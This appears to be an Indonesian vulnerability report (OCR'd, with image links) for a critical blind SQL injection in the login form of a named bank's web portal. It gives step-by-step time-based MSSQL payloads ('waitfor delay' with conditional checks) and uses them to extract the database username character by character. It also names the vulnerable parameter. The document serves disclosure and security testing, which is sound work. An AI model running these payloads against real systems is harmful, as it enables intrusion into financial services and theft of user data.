
SQL Injection – bsinet.bankbsi.co.id

Bug Reporter : **Muhammad Bayu Juhri**
Bug Severity : **Critical**
Bug Reference :

1. https://owasp.org/www-community/attacks/Blind_SQL_Injection
2. https://portswigger.net/web-security/sql-injection/blind
3. https://notchxor.github.io/oscp-notes/2-web/sqli/


Proof of Concept


1. Buka dengan browser situs https://bsinet.bankbsi.co.id. Di sini saya menggunakan Chrome.



2. Saat dibuka, pada halaman situs terdapat form login. Saya mencoba login dengan memasukkan sembarang data pada bagian User ID dan Password untuk melihat respon situs.


   User ID : tes
   Password : tes






3. Ketika login dengan sembarang data, situs merespon dengan menampilkan pesan "Error : [UNE] Maaf, User-ID dan atau Password Anda salah". Itu artinya data login yang saya masukkan salah. Kemudian, saya mencoba memasukkan single quote (') pada bagian User ID untuk melihat respon situs.


   User ID : tes'
   Password : tes






4. Saat mencoba login dengan memasukkan single quote pada bagian User ID, situs merespon dengan halaman putih blank beserta error "**Invalid query in DB_GetEntry**". Dilihat dari errornya, sepertinya berhubungan dengan error di database saat mengeksekusi login. Hal ini bisa menjadi salah satu tanda rentan terhadap SQL Injection. Untuk memastikannya, saya mencoba balancing dengan memberi commenting -- -.

   User ID : tes'-- -
   Password : tes






5. Saat diberi commenting, situs merespon dengan menampilkan halaman normal bukan blank putih. Itu artinya form login pada bagian User ID rentan terhadap SQL Injection. Jika menangkap request yang berjalan ketika melakukan login, parameter yang rentan terhadap SQL Injection adalah "**6c1da9af1d0290841c300beb021cb2c1**".


   Di sini, saya mencoba mengeksekusi celah SQL Injection menggunakan query Time Based. Sebelumnya saya sudah mencoba menggunakan Union Based tetapi gagal. Dan untuk melihat waktu delaynya, saya mengunakan Burp Suite.

   Query : '; waitfor delay '0:0:{delay}'-- -

* delay dapat diganti dengan angka sesuai keinginan. Sebagai contoh, jika kita ganti dengan angka 10 maka database akan jeda selama 10 detik, mendekati, atau lebih.

User ID : tes'; waitfor delay '0:0:10'-- -
Password : tes





6. Dapat dilihat pada kanan bawah (dalam garis merah) terdapat waktu delay database yaitu 11.940 milis (mendekati dan melebihi 10 detik). Sampai di sini saya sudah berhasil membuktikan kevalidan celah SQL Injection yang saya temukan. Untuk lebih

memastikannya, saya mencoba mendapatkan user name database menggunakan function user_name().


User ID : '; IF (len(user_name()) = 7) waitfor delay '0:0:10'-- - ➔ No Delay
User ID : '; IF (len(user_name()) = 8) waitfor delay '0:0:10'-- - ➔ No Delay
User ID : '; IF (len(user_name()) = 9) waitfor delay '0:0:10'-- - ➔ Delay


Itu artinya user name database terdapat 9 digit karakter. Selanjutnya saya mencoba mendapatkan user namenya.

User ID : '; IF (ascii(substring(user_name(),1,1)) = 98) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-1 huruf b)
User ID : '; IF (ascii(substring(user_name(),2,1)) = 115) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-2 huruf s)
User ID : '; IF (ascii(substring(user_name(),3,1)) = 109) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-3 huruf m)
User ID : '; IF (ascii(substring(user_name(),4,1)) = 110) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-4 huruf n)
User ID : '; IF (ascii(substring(user_name(),5,1)) = 101) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-5 huruf e)
User ID : '; IF (ascii(substring(user_name(),6,1)) =116) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-6 huruf t)
User ID : '; IF (ascii(substring(user_name(),7,1)) = 106) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-7 huruf j)
User ID : '; IF (ascii(substring(user_name(),8,1)) = 107) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-8 huruf k)
User ID : '; IF (ascii(substring(user_name(),9,1)) = 116) waitfor delay '0:0:10'-- - ➔ Delay (karakter ke-9 huruf t)

Didapat user name database adalah '**bsmnetjkt**'. Untuk memastikannya, saya mencoba mencocokkan menggunakan query SELECT.

User ID : tes'; IF ((select user_name()) = 'bsmnetjkt') WAITFOR DELAY '0:0:10'-- -
Password : tes





Dapat dilihat database delay selama 12,349 milis (mendekati dan melebihi 10 detik) yang menunjukkan bahwa user name database benar yaitu '**bsmnetjkt**'.

Impact

Celah SQL Injection memungkinkan seseorang mengakses seluruh database website dan mendapatkan data-data penting seperti username dan password pengguna.